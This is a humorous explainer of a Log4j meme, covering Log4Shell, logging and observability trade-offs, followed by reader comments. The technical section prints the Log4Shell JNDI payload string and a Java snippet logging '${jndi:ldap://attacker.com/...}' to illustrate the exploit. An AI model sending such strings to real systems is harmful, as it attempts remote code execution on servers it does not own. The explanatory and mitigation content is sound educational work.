
When ‘observability’ is literally set to NULL for security reasons
Why is this Security meme funny?
Level 1: Covering Your Eyes
Imagine you’re scared there might be a monster in your room. One way to feel safe is to cover your eyes so you can’t see it. If you can’t see the monster, maybe you think it can’t see you, and you feel less afraid. But of course, the monster (if it was real) is still there, and now you’re helpless because you decided not to look. This meme is joking about a company doing something just like that: there was a big bad problem (a software bug that’s like a monster), and instead of fixing it, the company just “turned off the lights.” They stopped looking for the problem at all.
It’s like if you had a messy room and you were worried your mom would see the mess, so you just turned off all the lights in the room. Now the room is dark, and no one can see the mess. Did that solve the problem? Not really – the mess is still there, and now you might trip over toys because you can’t see anything! In the same way, the company turned off their logging (which is how they see what’s happening in their software) to avoid a security bug. They can’t get hacked through the logs anymore (because they aren’t logging), but now they can’t see any problems that happen in their system, which is a really silly trade-off. It’s funny in a face-palming way – they basically hid the problem instead of truly fixing it, just like covering your eyes and pretending everything’s fine.
Level 2: Observability 101 (Logging)
Let’s break down the technical buzzwords and scenario for those newer to these concepts. Logging is the practice of recording information about a program’s execution. Think of logs as a diary or a black box for an application – the app writes down events, errors, or just status updates to a file or system so that developers and system administrators can later read what happened. For example, when a user logs in, the system might log an entry like “User JaneDoe logged in at 10:32 AM.” If an error happens, it might log the error details and stack trace. Logs are super important for diagnosing problems (if something goes wrong, you check the logs to find clues), monitoring activity, and security auditing (tracking who did what, and when).
Now, Log4j is (or was) one of the most popular logging libraries for Java applications. Instead of every developer writing their own logging mechanism, they often use libraries like Log4j by adding it as a dependency (an external component that your code relies on). In December 2021, a serious security vulnerability was discovered in Log4j. This bug got nicknamed “Log4Shell.” It basically allowed bad guys to send a special string of text to any application using Log4j, and if that text got written to the log, it could trigger the application to run malicious code. In other words, just by the act of logging what an attacker sends (which normally you do to record, say, a username or a chat message), the application could be tricked into downloading and executing the attacker’s program. This is known as Remote Code Execution (RCE) – one of the most severe types of security flaws, because it means an outsider can potentially take control of your server just by sending data.
It was a huge deal – imagine every company from big banks to game servers to your smart TV scrambling to fix this, because Log4j is everywhere in the Java world. The right fix is to update Log4j to a safe version (where that “feature” is turned off or patched) or at least change some settings to disable the risky behavior. This requires good dependency management – i.e., knowing what libraries your software uses and keeping them up-to-date, especially when there’s a known bug (SecurityVulnerabilities get IDs like CVE-2021-44228 to track them).
Now, the meme joke: “Log4j doesn’t impact us because we disabled logging years ago.” The people saying this basically claim they have zero logs. They turned off their logging system entirely some time back. Why would anyone do that? Possibly for “security reasons” or performance or even by accident. Sometimes logs can contain sensitive information (like personal data or passwords if not careful), so one might misguidedly think not having logs = not leaking data. Or maybe their logging caused too much overhead or filled up disk space, and instead of doing it properly (like adjusting log level or rotation), someone said “ugh, just turn it off.” It’s an extreme measure, like deciding to never ever use a kitchen knife because you once cut your finger. Yes, you won’t cut your finger again, but now you can’t chop any food.
What does “disabling logging” actually mean? It could mean they set the log level to OFF (so nothing gets written), or removed any log outputs. It’s like telling the program to keep quiet about everything it does. So if the program encounters an error or something important happens, it won’t write any note or record about it. Observability is a broader term that includes logs, metrics, and traces – basically all the ways you can observe what’s happening inside a system. By disabling logging, they gave up a big chunk of observability; it’s as if one of your senses (sight, hearing) was turned off. You can still operate, but you have less information about what’s going on.
So, when the Log4Shell vulnerability came around, this team accidentally found themselves safe: since their application doesn’t log anything with Log4j (or at all), the exploit can’t trigger. It’s like a weird stroke of luck from a bad decision. They don’t have to patch Log4j because, functionally, they aren’t using it. But this “solution” is being ridiculed because it’s obviously not a best practice to run without logs. They essentially avoided one specific bug by introducing a much more general weakness: not knowing what their system is doing.
Imagine being a junior developer and trying to fix a production issue on such a system – you’d ask, “Where are the logs?” and the senior folks go, “Oh, we don’t have those.” That would be mind-blowing. Debugging becomes guesswork. It’s also risky for security: if someone else breaks in or something goes wrong, there’s no trail. It’s basically security through obscurity (or rather, through blindness). In proper security, you usually want more logging (with careful handling) so you can catch intrusions, not less.

The meme uses that courtside couple image to humorous effect. In the first panel, the man (representing the team’s spokesman or some proud engineer) is excitedly explaining their brilliant strategy to the woman (who represents either a colleague, the audience, or just common sense). He’s saying the caption text – bragging that because they disabled logging, the Log4j vulnerability doesn’t affect them. The woman’s expression is bored and unimpressed, basically saying with her face, “That’s nothing to be proud of… that’s actually pretty dumb.” In the second panel, the two are sitting back quietly. The woman looks like she’s in disbelief or just done listening, and the man has this smirk like he thinks he’s clever but there’s an awkwardness. This format is a way to show a cringey brag being met with a disapproving silence. If you’ve ever had someone in a meeting say, “We avoided that bug by doing X (where X is something questionable),” you might recognize that feeling.
In short: the meme is poking fun at a team claiming they’re secure from a bug, but only because they did something very counterproductive (no logs). It’s highlighting a kind of twisted logic that sometimes happens in IT: “we can’t have problems if we don’t have features.” For a new developer, the lesson (wrapped in humor) is: don’t throw the baby out with the bathwater. Logging is important. Yes, you should address security issues, but not by crippling your system’s visibility. It’s better to update the library or configure it safely than to outright disable a critical tool. The laughter comes from realizing they solved one problem by creating another, which is a common theme in DeveloperHumor about quick fixes and TechnicalDebt.
Level 3: No Observability, No Problem?
This meme lands squarely in the realm of dark DevOps humor. The top text sets the scene: “Log4j doesn’t impact us because we disabled logging years ago.” Picture a proud tech lead whispering this in the ear of anyone who will listen. It’s the kind of boast that makes seasoned engineers do a double-take and then laugh (or cry) at the absurdity. Essentially, the team is bragging that the Log4j vulnerability didn’t hurt them, but the reason is nothing to be proud of: they’ve been operating with zero observability. It’s like saying, “We’ll never have a house fire because we don’t have a kitchen.” Sure, you also can’t cook anything – but hey, no fires!
The humor here is a coping mechanism for those of us who’ve seen questionable tech decisions in the wild. This team’s solution to a critical Security Vulnerability was already implemented before the vulnerability even existed: they simply turned off logging “for security reasons.” The sarcastic implication is that sometime in the past, they took a shortcut or enacted a draconian policy – perhaps logs were seen as a liability. Maybe their logs once revealed sensitive data or a compliance officer yelled at them, so someone said, “Fine, no more logs then!” That heavy-handed approach is a textbook case of risk_management_by_neglect. Rather than doing the hard work of sanitizing logs, updating libraries, or properly locking down log data, they chose the nuclear option: no logging at all. Technical debt isn’t just old code; it’s also these kinds of disabled_logging_strategy band-aids that never get revisited. They “solved” a potential problem in the laziest way possible and moved on, leaving a permanent blind spot in their operations.
Fast forward to December 2021: Log4Shell hits, and every engineering team on the planet is scrambling. PagerDuty alarms are going off at 3 AM, Slack war rooms are filling up, CIOs are in panic mode over holiday weekends – it was a whole industry incident. Teams are urgently checking if they use Log4j, applying patches, or at least adding temporary config flags like -Dlog4j2.formatMsgNoLookups=true. In the midst of this chaos, the fictitious team in the meme smugly declares, “Zero impact here, we haven’t logged anything since like 2019.” It’s an eye-rolling moment. Other developers would either laugh or be horrified: laugh because it’s absurdly on-brand for bad IT practices, or horrified because it might remind them of a real place they worked at. (There’s always that one system nobody touches, running in a closet, that “works” by sheer miracle and tons of duct tape.)
From an experienced developer’s perspective, the trade-off being mocked is crystal clear. By eliminating logs, this team eliminated their ability to:
- Trace errors and exceptions when something goes wrong (Observability went to zero)
- Perform audit trails or security forensics (ironically undermining real security – how do you investigate a breach with no logs?)
- Monitor system health and usage patterns (Observability_Monitoring tools rely on logs among other data)
- Fulfill compliance requirements (many standards require logging access and activity – a PCI/SOX auditor would have a heart attack hearing “we have no logs”)
They basically lobotomized their own application. In exchange, they did dodge the Log4j RCE bullet – but only because they dodged all bullets by never leaving the bunker. It’s the software equivalent of those medieval doctors who cured diseases by bleeding the patient… sometimes the patient just died of the “cure”.
The two-panel image choice underscores the joke’s tone. In panel one, we have the excited guy (Ben Affleck in that courtside meme) leaning in with a grin, representing the team enthusiastically explaining their brilliant solution: “Don’t worry babe, we can’t have log vulnerabilities if we don’t log anything at all!” The woman (J.Lo, looking bored and unimpressed) embodies the rest of us, or perhaps an exasperated security expert listening to this nonsense. Her deadpan stare says, “Seriously? That’s your flex?” In panel two, they’re both sitting back silently – the dude has a smug smirk, thinking he’s nailed it, while she’s just done with the conversation. This visual punch line drives home the anti-climax: there’s nothing more to say when your big security strategy is basically giving up on a fundamental practice. The excitement fizzles into awkward silence – much like how a room might go quiet if someone proudly admits to such an approach in a meeting.
This scenario is painfully relatable to senior devs because we’ve all seen corners cut in ridiculous ways. Disabling a crucial system component “for security reasons” is a prime example of a cure worse than the disease. It’s security theater – it fixes the immediate scare (no one in that company will be paged for Log4Shell, true) but introduces long-term chronic pain. How do they debug a production outage if an important service crashes? Do they just guess what went wrong because there are no logs? Maybe they rely on memory dumps or “works on my machine” anecdotes. Perhaps they’ve convinced themselves that if something’s truly broken, users will call and complain – the ultimate passive monitoring! (Hey, who needs dashboards when Twitter will tell you your site’s down, right?) Kill me now.
The meme oozes TechDebt vibes: a decision made long ago to cut off logging likely saved some immediate hassle (maybe they were tired of log storage costs or sick of noisy alerts), but it’s a debt that accumulates interest. Every time something flaky happens, they pay for it in longer recovery times and blind troubleshooting. Yet here they are, polishing this turd of a decision as if it’s a golden shield that protects them. It’s also poking fun at a very human reaction to complex problems: if something is hard to secure or manage, some people’s instinct is to eliminate it outright. “No one can hack our database if we delete the database.” True… and now you have no database. This knee-jerk strategy is sometimes joked about as the “unplug it if it’s causing trouble” school of IT. In a crisis, you might indeed yank a cord from the wall (there were reports of admins literally pulling network cables on servers during Log4Shell frenzy as a temporary protection). But you’re supposed to plug it back in once the storm passes! Leaving logging off for years is just institutionalizing ignorance.
In summary, the meme’s humor comes from recognition: experienced devs recognize the absurd logic, possibly recall similar facepalm moments in their careers, and share a knowing, if bitter, laugh. It chastises the idea that you can achieve security by simply throwing observability under the bus. The phrase “observability is literally set to NULL” for security reasons perfectly captures this satirical solution – you’ve made yourself safe from that one CVE, by nullifying your insight into everything else. It’s Peak Tech Humor: half “ha-ha”, half “oh-no”.
Level 4: When Logging Backfires
At the heart of this meme is the infamous Log4Shell vulnerability (CVE-2021-44228) in Java’s Log4j library. Log4j is a popular logging framework that many Java applications use to record events. In late 2021, security researchers discovered that Log4j’s JNDI lookup feature could be tricked into loading malicious code from an attacker’s server – a classic Remote Code Execution (RCE) scenario. Essentially, if an attacker sends a carefully crafted string like ${jndi:ldap://evil.com/a} and the application innocently logs it, Log4j will reach out over LDAP and fetch whatever code evil.com serves. This turns a simple log line into a potential backdoor for attackers. The severity was off the charts (CVSS score 10.0) because logging is so ubiquitous – millions of servers were suddenly vulnerable just by doing what they normally do: writing logs.
In an ideal world, we design logging systems as pure observers with no side effects. However, Log4j’s lookup mechanism blurred the line between data and code, letting untrusted input trigger network calls and code execution. This is a textbook example of an attack surface hidden in plain sight – a feature meant for flexibility (looking up environment variables, configs, etc.) became a liability when it could perform lookups from external sources. The “log the wrong string and you get pwned” nature of Log4Shell felt almost surreal, as if some gremlin hid an exploit in the very act of writing to a log.
Now, onto the meme’s dark punchline: “We’re not impacted; we disabled logging years ago.” This is a tongue-in-cheek reference to reducing attack surface by completely removing the vulnerable component. If the logging library isn’t actively used, those malicious ${jndi:...} strings can’t trigger anything. No logging, no lookup, no exploit – problem solved, right? It’s akin to preventing tire punctures by removing the wheels from your car: technically the threat is gone, but you’re not driving anywhere either. From a security perspective, they achieved the Principle of Least Functionality in the most extreme way. By turning off a feature entirely, they’ve made their system simpler (one less thing that can be attacked) at the cost of losing critical capabilities. In security architecture, eliminating unused features is actually a good practice – but logging is far from “unused” in any sane system. It’s a core part of observability. Disabling it is a bit like amputating a limb to prevent future injuries; you won’t sprain an ankle if you don’t have legs, but the cure is worse than the disease.
We can imagine the configuration that this team might have done. Perhaps in some config file:
log4j.rootLogger.level = OFF
log4j.appender.console = org.apache.log4j.varia.NullAppender
Here we set logging level to OFF and use a NullAppender (a sink that outputs nowhere) – effectively a black hole for logs. In code, it’s the moral equivalent of doing:
Logger logger = LogManager.getLogger(App.class);
String exploitPayload = "${jndi:ldap://attacker.com/Log4Shell}";
logger.info("User input: " + exploitPayload); // This would trigger Log4Shell... if logging were enabled!
// The "solution": disable the logger entirely
logger = null; // Observability is literally set to null
By setting logger to null (or turning the log level to OFF), any call to log will just be a no-op or a crash. In practice, one wouldn’t set the logger variable to null like the above code – more likely they globally turned off loggers via configuration. But conceptually, observability was set to NULL. The library might still be present in the app (so they technically still carry the dependency), but since it’s inert, it’s as if it isn’t there. They’ve mitigated the CVE by neutering the logger. The meme jokes that this was done “years ago”, implying either some absurd foresight or, more likely, a long-standing policy of not logging.
This situation highlights a fundamental tension between security and functionality. Log4Shell taught many that even innocuous features can harbor deep risk. The correct response is usually to update the library (the Log4j team quickly released patches to disable JNDI lookups by default and require whitelisted hosts). But updating means you need good Dependency Management – tracking which apps use Log4j and upgrading them promptly. The team in the meme took a... let’s say alternative route: they avoided the need to patch or manage the dependency at all by simply never using it to begin with. It’s a bit of perverse logic: “If we never log anything, we’ll never log a bad string and get hacked!” From a purely theoretical lens, they did achieve a form of secure baseline – a system with one less moving part cannot be exploited through that part. However, they’ve transitioned their system from an observable one to a black box. Without logs, any hope of understanding runtime behavior is gone. They eliminated one vulnerability at the cost of losing countless insights and the ability to audit or debug. It’s trading one risk (RCE via logs) for another massive risk (flying blind operationally). In academic terms, they maximized security in one dimension by minimizing functionality in another – a reminder that real-world engineering is about balancing trade-offs, and here the balance is comically off kilter.
Description
The meme uses the popular two-panel "courtside couple" format. Text at the very top reads: "Log4j doesn't impact us because we disabled logging years ago" (all capitalization exactly as shown). In the first panel, the man leans in to whisper enthusiastically while the woman stares straight ahead looking bored and unimpressed. In the second panel the couple now sit silently; both appear disengaged, reinforcing the joke’s punch line. The arena background, denim jacket, plastic beer cups, and dim stadium lighting provide the setting but carry no additional meaning. Technically, the image pokes fun at teams that "solve" the infamous Log4Shell dependency vulnerability by having no logging at all - trading away observability, incident forensics, and audit trails to dodge a CVE. Senior engineers will recognize the darkly comic trade-off: eliminating the attack surface by also eliminating every production log they ever needed
Comments
9Comment deleted
Nothing like achieving perfect CVE coverage by deleting the entire log pipeline - zero-day meets zero-bytes
The only thing worse than discovering your entire infrastructure is vulnerable to Log4Shell is realizing you've been flying blind in production for years because someone decided observability was 'too expensive' - but hey, at least your technical debt finally paid dividends in security theater
Immune to Log4Shell and to root-causing any incident since 2017 - that's what we call defense in depth of ignorance
Ah yes, the classic 'we're immune to Log4Shell because we removed all observability in 2015' flex - the architectural equivalent of avoiding a house fire by never having electricity installed. Sure, you dodged CVE-2021-44228, but good luck explaining to the CTO why you can't debug that production outage that's been hemorrhaging money for three hours because nobody thought logging was important. It's the ultimate Pyrrhic victory: you're secure from JNDI injection attacks, but you're also flying completely blind through production with zero telemetry. This is what happens when 'performance optimization' meets 'we'll deal with observability later' - spoiler alert, later never came, and now your incident response strategy is 'restart everything and pray.' The real vulnerability here isn't in your dependencies; it's in your ability to understand what your system is actually doing
We ‘mitigated’ Log4j by killing logs; now every 3am incident is Schrödinger’s outage - exploited and undebuggable until we find telemetry we no longer collect
Perfect Log4j defense: no logs means no shell - also no outages postmortem, but who's tracking SLIs anyway?
If your Log4Shell mitigation is LOG_LEVEL=off, congrats - you reduced attack surface and made MTTD approach never
log4j doesnt impact us because we use c++ Comment deleted
log4j doesn't impact us because we are considering Java and PHP curse words Comment deleted